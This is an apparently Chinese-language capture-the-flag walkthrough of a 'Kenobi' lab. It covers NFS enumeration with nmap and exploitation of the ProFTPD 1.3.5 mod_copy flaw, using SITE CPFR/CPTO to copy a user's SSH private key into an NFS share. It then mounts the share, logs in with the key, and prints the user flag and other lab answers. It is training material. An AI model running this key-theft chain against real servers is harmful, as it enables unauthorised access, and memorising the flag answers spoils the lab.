
查看来自共享系统的log.txt文件内容，我们可以获取两个信息：

- 为Kenobi 用户生成 SSH 密钥时的信息（Kenobi用户的ssh密钥------保存在/home/kenobi/.ssh路径下）
- 有关 ProFTPD 服务器的信息（ 运行FTP服务的用户是 Kenobi）

之前的端口扫描显示了 端口111正在运行rpcbind服务，rpcbind是一个将远程程序调用(RPC-- remote procedure call)的程序号转换为通用地址的服务器。当一个RPC 服务启动时，它会告诉 rpcbind 它正在监听的地址以及它准备启用的服务所对应的RPC程序编号。


查看本例中端口111的nmap扫描信息，可以发现nfs（network file system）服务被远程启用，接下来尝试枚举nfs信息：

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.54.34  #此ip为目标机ip
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.54.34
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 23:12 CST
Nmap scan report for localhost (10.10.54.34)
Host is up (0.34s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836532.0  6877096.0  22%   16.0T        32000
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```


答题卡



Using the nmap command above, how many shares have been found?

使用 nmap 命令，找到了多少SMB共享？


3



Once you're connected, list the files on the share. What is the file can you see?

连接SMB共享后，列出共享上的文件。你能看到的文件是什么？


log.txt



What port is FTP running on?

FTP 在哪个端口上运行？

21



What mount can we see? 我们能看到什么挂载目录？


/var

H2 通过ProFtpd 获得初始访问权限

ProFtpd 是一个免费的开源 FTP 服务器，兼容 Unix 和 Windows 系统，这个软件的旧版本中存在漏洞。

由第一节的端口扫描结果可知，目标机上的ProFtpd 的版本是1.3.5，在攻击机上使用netcat连接目标机的ftp服务器也可以获取到ProFtpd的版本信息：


```
nc 10.10.54.34 21   #此处ip为目标机ip  目标机的ftp服务运行在21端口上
```



```
┌─(root🔥hekeats)-[/home/hekeats/桌面]
└─# nc 10.10.54.34 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.54.34]
```

我们可以使用 searchsploit 查找特定软件版本的漏洞，searchsploit 是一个基于exple-db.com 的命令行搜索工具。

```
searchsploit proftpd 1.3.5
```



```
┌─(root🔥hekeats)-[/home/hekeats/桌面]
└─# searchsploit proftpd 1.3.5
------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                    |  Path
------------------------------------------------------------------------------------------------------------------ ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                                                         | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                                               | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                                                           | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                                                         | linux/remote/36742.txt
------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

我们可以看到，该版本ProFtpd的mod_copy模块中存在漏洞。（ mod_copy模块功能-参考链接： http://www.proftpd.org/docs/contrib/mod_copy.html ）


mod_copy模块实现了SITE CPFR 和 SITE CPTO 命令(类似于 RNFR 和 RNTO)，这些命令可以用来将文件/目录从服务器上的一个地方复制到另一个地方，而无需将数据传输到客户端并等待返回（无身份验证），该模块包含在 ProFTPD 1.3.x 的 mod_copy.c 文件中，默认情况下不进行编译。

也就是说：任何未经身份验证的客户机都可以利用SITE CPFR 和 SITE CPTO 命令，将文件从FTP服务器的文件系统的任何位置复制到选定的位置。

由之前的信息我们知道：Kenobi是运行FTP服务的用户、Kenobi用户的ssh密钥保存路径。

现在我们将使用 SITE CPFR 和 SITE CPTO 命令复制Kenobi的ssh私钥，我们将私钥复制到NFS所挂载的目录下，后继我们就能获取到这个私钥文件：


```
#连接目标机的FTP服务器,FTP运行在21端口
nc 10.10.54.34 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa  #将密钥复制到NFS所挂载的/var目录下
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# nc 10.10.54.34 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.54.34]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

然后让我们将目标机的/var/tmp 目录挂载到我们的攻击机上：


```
mkdir /mnt/kenobiNFS
mount 10.10.54.34:/var /mnt/kenobiNFS   #此处的ip是目标机ip。完成挂载后：目标机的/var目录下的所有文件，都将在攻击机的/mnt/kenobiNFS目录下
ls -la /mnt/kenobiNFS
```



```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# mkdir /mnt/kenobiNFS

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# mount 10.10.54.34:/var /mnt/kenobiNFS

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# ls -la /mnt/kenobiNFS
总用量 56
drwxr-xr-x 14 root root    4096  9月   4  2019 .
drwxr-xr-x  4 root root    4096 10月  13 00:09 ..
drwxr-xr-x  2 root root    4096  9月   4  2019 backups
drwxr-xr-x  9 root root    4096  9月   4  2019 cache
drwxrwxrwt  2 root root    4096  9月   4  2019 crash
drwxr-xr-x 40 root root    4096  9月   4  2019 lib
drwxrwsr-x  2 root staff   4096  4月  13  2016 local
lrwxrwxrwx  1 root root       9  9月   4  2019 lock -> /run/lock
drwxrwxr-x 10 root crontab 4096  9月   4  2019 log
drwxrwsr-x  2 root mail    4096  2月  27  2019 mail
drwxr-xr-x  2 root root    4096  2月  27  2019 opt
lrwxrwxrwx  1 root root       4  9月   4  2019 run -> /run
drwxr-xr-x  2 root root    4096  1月  30  2019 snap
drwxr-xr-x  5 root root    4096  9月   4  2019 spool
drwxrwxrwt  6 root root    4096 10月  13 00:07 tmp
drwxr-xr-x  3 root root    4096  9月   4  2019 www

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# 
```


复制Kenobi的ssh私钥到攻击机当前目录，然后使用ssh登录到 Kenobi 的帐户，查看标志性文件：

```
cp /mnt/kenobiNFS/tmp/id_rsa .
chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.54.34 -oHostKeyAlgorithms=+ssh-rsa
```




```
┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# cp /mnt/kenobiNFS/tmp/id_rsa .

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# chmod 600 id_rsa

┌──(root🔥hekeats)-[/home/hekeats/桌面]
└─# ssh -i id_rsa kenobi@10.10.54.34 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '10.10.54.34 (10.10.54.34)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.54.34' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$
```

答题卡




What is the version? 目标机的ProFtpd是什么版本？

1.3.5



该版本的ProFTPd 存在多少漏洞？

4




What is Kenobi's user flag (/home/kenobi/user.txt)?

Kenobi 的用户标志(/home/Kenobi/user.txt)是什么？

d0b0f3f53b6caa532a83915e19224899

H2 通过PATH变量提权

我们先了解SUID、SGID和SBIT(Sticky Bits)，这三个概念 我们在提权基础篇有详细讲解：

